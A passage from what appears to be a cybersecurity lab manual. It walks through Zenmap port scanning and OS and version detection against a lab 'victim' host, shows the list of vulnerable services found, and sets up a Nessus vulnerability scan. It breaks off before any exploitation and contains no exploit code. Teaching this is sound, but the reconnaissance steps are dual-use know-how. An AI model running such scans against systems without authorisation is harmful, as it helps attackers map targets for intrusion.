


Fig 3.7: Topology of the target network

Port Scanning

Port scanning is the process of identifying the open ports of the target host. Zenmap uses its “nmap-services” database to identify which ports belong to which service. When running Zenmap as root, the default scan type is “TCP SYN” whereas unprivileged uses “TCP Connect” to determine the port status of the target host.

TCP SYN Scan is a type of TCP scan in which an attacker sends SYN packets to the target host's targeted ports to establish a three-way handshake. The target host responds with SYN-ACK for open ports, whereas for closed ports, it responds with RST. The attacker then refuses to respond to the target host to complete the three-way handshake. TCP SYN scan is also known as a half-open scan.

TCP Connect Scan is another type of TCP Scan similar to TCP SYN Scan, however, the attacker replies with an ACK response after receiving an SYN-ACK response from the target host, completing the 3-way-handshake and establishing a connection to the target host, which will take more resources and time to complete.

The port status of the port scan is given below

- Open: This implies that an application is listening on this port for connections.
- Closed: The probes were received, but no application is listening on this port.
- Filtered: The probes were not received, and the state could not be determined. It also implies that the probes are being filtered out.
- Unfiltered: This implies that the probes were received but a state could not be established.
- Open/Filtered: This implies that the port was open or filtered but Nmap was unable to determine the state.
- Closed/Filtered: This implies that the port has been closed or filtered, but Nmap was unable to determine the state.

To perform Port Scanning, type the victim machine's IP address "10.10.10.3" in the target field of the Zenmap, change the profile to "Quick scan" and click the "Scan" button.

The "Quick Scan" scans the top 100 most often used TCP ports to see if they're up and running, as well as what services are operating on them.




Fig 3.8: Quick Scan Output

The corresponding Nmap command of the "Quick Scan" profile is shown on the command field. The "-T4" option speeds up scans compared to the default scan and the "-F" option scans fewer ports than the default scan (the 100 most popular ports).


Version and OS Detection

Zenmap can perform version detection to find out more about the services that use the open ports. Version detection uses a variety of probes stored in the "nmap-services-probes" file to get responses from services. Zenmap sends a probe request to the target host and compares the result to known responses for various services and versions. Zenmap can also perform OS detection using TCP/IP stack fingerprinting. It sends a series of TCP and UDP packets to the remote host and examines practically every response. Zenmap compares the results to its "nmap-os-db" database and shows the OS information.

To perform version and OS detection, type the victim machine's IP address "10.10.10.3" in the target field, change the profile to "Intense scan" and click the "Scan" button.

The "Intense Scan" scans the status of the top 1000 most often used TCP ports, as well as the service names and versions that are running on those ports, and the target machine's operating system type and version.

The output of the "Intense Scan" is noticeably more verbose and difficult to comprehend. Zenmap makes it simple to grasp the output by breaking it down into several tabs. From the host list on the left side of the Zenmap window, choose "victim 1.csl-network (10.10.10.3)" and then select the "Ports / Hosts" tab to examine port status, service information, and version information.



Port	Protocol	State	Service	Version
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu3 (protocol 2.0)
23	tcp	open	telnet	Linux telnetd
25	tcp	open	smtp	Postfix smtpd
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	open	rpcbind	2 (RPC #100000)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.0.28a (workgroup: WORKGROUP)
513	tcp	open	login	
514	tcp	open	tcpwrapped	
2121	tcp	open	ftp	ProFTPD 1.3.1
3306	tcp	open	mysql	MySQL 5.0.96-0ubuntu3
5432	tcp	open	postgresql	PostgreSQL DB 8.3.20 - 8.3.23
8009	tcp	open	ajp13	Apache Jserv (Protocol v1.3)
512	tcp	open	exec	
1099	tcp	open	java-rmi	Java RMI Registry
1524	tcp	open	ingreslock	
6667	tcp	open	irc	UnrealIRCd
8180	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Fig 3.9: Intense Scan Port / Hosts tab

The corresponding Nmap command of the “Intense Scan” profile can be found in the command field. The “-T4” option speeds up scans compared to the default scan, the “-A” option enables aggressive mode, which includes OS detection, version detection, script scanning, and traceroute, and the “-v” option increases the level of verbosity.

Now go to the “Host Details” page to find out the operating system of a target host, as well as a lot of other information.




Fig 3.10: Intense Scan Host Details tab

Step 5: Perform Vulnerability Scanning

On the GNOME Terminal of the ubuntu machine run the following command to start the nessus container.

docker start nessus





Fig 3.11: Start Nessus Container

In the GNOME Terminal of the ubuntu machine, run the following command to get the IP address of the nessus container.

```
docker inspect nessus -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}'
```



```
cs1@CSL: ~  
cs1@CSL:~$ docker inspect nessus -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}'  
10.10.10.5  
cs1@CSL:~$
```

Fig 3.12: IP Address of the Nessus Container

By default, the Nessus vulnerability scanner communicates over port 8834. Open the Firefox browser of the ubuntu machine and visit the following link and type the username “cs1” and the password “cs1” and click the “Sign In” button to access the Nessus web interface.

<https://10.10.10.5:8834/>




Fig 3.13: Nessus Vulnerability Scanner

On the “My Scans page of Nessuse, click the “New Scan” button to select a scan template.




Fig 3.14: Select New Scan

From the vulnerabilities section of the "Scan Templates" page, select the "Basic Network Scan" template.




Fig 3.15: Select Basic Network Scan Template

Now type “CSL_Test_Scan_1” for the scan name, “CSL_Test_Scan_1” for the description of the scan, and “10.10.10.3” for the target. Now click the “Launch” button from the drop-down menu to launch the scan.




Fig 3.16: Launch the Scan

After completing the scan, a “Check Mark” appeared beside the “Last Modified” value of the added scan “CSL_Test_Scan_1”.




Fig 3.17: Scan Complete

To check the results of the vulnerability scan, double-click on the “CSL_Test_Scan_1”. The “Hosts” tab will show the summary of the scan.




Fig 3.18: Scan Results 1

Now, click on the “Vulnerabilities” tab to see all the vulnerabilities found in the target host.




Fig 3.19: Scan Results 2

When a specific vulnerability is selected, detailed information about that vulnerability is displayed. The "UnrealIRCd" vulnerability is shown below.

